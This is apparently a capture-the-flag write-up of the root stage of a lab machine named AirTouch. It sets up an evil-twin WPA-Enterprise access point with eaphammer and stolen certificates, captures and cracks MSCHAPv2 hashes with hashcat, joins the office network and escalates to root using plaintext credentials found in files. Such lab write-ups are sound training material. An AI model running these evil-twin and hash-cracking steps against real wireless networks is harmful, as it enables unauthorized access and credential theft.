
✅ **Successful login and user flag retrieved**
### ROOT
On the `AirTouch-AP-PSK` router, we found several potentially interesting files:
root@AirTouch-AP-PSK:# ls
certs-backup cronAPs.sh psk send_certs.sh start.sh user.txt wlan_config_aps
root@AirTouch-AP-PSK:#
Upon investigating:
- The `send_certs.sh` script revealed hardcoded credentials:

`remote:xGgWEwqUpfoOVsLeROeG"`
The `certs-backup` folder included the required certificates and key for an EAP attack:
```shell
root@AirTouch-AP-PSK:~# ls certs-backup/
ca.conf ca.crt server.conf server.crt server.csr server.ext server.key
From the Consultant machine, we found the eaphammer tool installed. Based on this POC, we planned to replicate the attack.
root@AirTouch-Consultant:~# ls
eaphammer
Preparing the Evil Twin
We copied the following files from AP-PSK to Consultant:
/tmp/ca.crt/tmp/server.crt/tmp/server.keyThen we imported the certificates intoeaphammer:
./eaphammer --cert-wizard import --server-cert /tmp/server.crt --private-key /tmp/server.key --ca-cert /tmp/ca.crt

 Successfully imported:
- AirTouch CA.pem
- AirTouch CA-1.pem
Launching the Attack
We launched the fake AP impersonating AirTouch-Office:
./eaphammer --interface wlan6 --channel 44 --wpa-version 2 --hw-mode a -b AC:8B:A9:F3:A1:13 --essid AirTouch-Office --auth wpa-eap --karma --creds
Eaphammer successfully captured multiple MSCHAPv2 NetNTLM hashes:

Eaphammer successfully captured multiple MSCHAPv2 NetNTLM hashes:
hashcat NETNTLM: r4ulcl::::d33d140fd9cc0fdd4e49d21ece049a1dadc150e1de2bd297:667e5ebd96827a48
Cracking the Credentials
Used hashcat to crack the hash:
└─$ hashcat -m 5500 -a 0 mschap.txt /usr/share/wordlists/rockyou.txt --potfile-disable

hashcat (v7.1.2) starting

r4ulcl::::b1ca674b6819d1ae73a7b404930e908564fbf110a2b558f8:dc5b5995314543e1:laboratory

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
Hash.Target......: r4ulcl::::b1ca674b6819d1ae73a7b404930e908564fbf110a...4543e1
Time.Started.....: Sun Jan 18 09:40:14 2026 (0 secs)
Time.Estimated...: Sun Jan 18 09:40:14 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  5418.5 kH/s (0.16ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 98304/14344385 (0.69%)
Rejected.........: 0/98304 (0.00%)
Restore.Point....: 92160/14344385 (0.64%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: meljoy -> Donovan
Hardware.Mon.#01.: Util: 17%

Started: Sun Jan 18 09:40:14 2026
Stopped: Sun Jan 18 09:40:16 2026
Result:
r4ulcl:laboratory
Connecting to AirTouch-Office
We crafted a wpa_supplicant config:
consultant@AirTouch-Consultant:~$ cat /tmp/office.conf
network={
    ssid="AirTouch-Office"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    phase2="auth=MSCHAPV2"

    ca_cert="/tmp/ca.crt"
    phase1="peaplabel=0 tls_disable_tlsv1_2=0 tls_disable_tlsv1_1=0"

    openssl_ciphers="DEFAULT:@SECLEVEL=0"
}
p2p_disabled=1
consultant@AirTouch-Consultant:~$
Then connected:
sudo wpa_supplicant -B -i wlan6 -c /tmp/office.conf
sudo dhclient wlan6
# Confirmed we got an IP:
ip a
Solution if it goes wrong :
pkill -f eaphammer
pkill -f hostapd
pkill -f wpa_supplicant
ip link set wlan6 down
iw dev wlan6 del
iw phy phy0 interface add wlan6 type managed
ip link set wlan6 up
then run it in one terminal :
wpa_supplicant -Dnl80211 -i wlan6 -c /tmp/office.conf -dd
and on another :
dhclient wlan6
then ip a
3: wlan6: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether ac:8b:a9:f3:a1:13 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.28/24 brd 10.10.10.255 scope global dynamic wlan6
       valid_lft 861268sec preferred_lft 861268sec
    inet6 fe80::ae8b:a9ff:fef3:a113/64 scope link
       valid_lft forever preferred_lft forever
Note : might take some time to connect if failed reconnect xD
now we have access to the AirTouch-Office
SSH Access to AP-MGT
Used the credentials from send_certs.sh to SSH into AirTouch-AP-MGT:
root@AirTouch-Consultant:/home/consultant# ssh remote@10.10.10.1
The authenticity of host '10.10.10.1 (10.10.10.1)' can't be established.
ECDSA key fingerprint is SHA256:/lSCXr95A71FBCcQ9DT1xXMFeCAsLEnCUfSwu/3qPoE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.1' (ECDSA) to the list of known hosts.
remote@10.10.10.1's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Jan 18 08:03:37 2026 from 10.10.10.28
remote@AirTouch-AP-MGT:~$
Privilege Escalation

While enumerating /etc/hostapd, found credentials for admin in hostapd_wpe.eap_user:
"admin" MSCHAPV2 "xMJpzXt4D9ouMuL3JJsMriF7KZozm7"
Switched user:
su admin
sudo su
ROOT.TXT
Root Summary
- Dumped creds from
send_certs.sh - Found valid EAP certs on AP-PSK
- Used
eaphammerto clone the Office Wi-Fi and capture NetNTLM hashes - Cracked user
r4ulcl's password via hashcat - Connected to the Office Wi-Fi with cracked creds
- SSH'd into the main management router using previously dumped creds
- Found
adminpassword inhostapdconfig - Escalated to root and captured the flag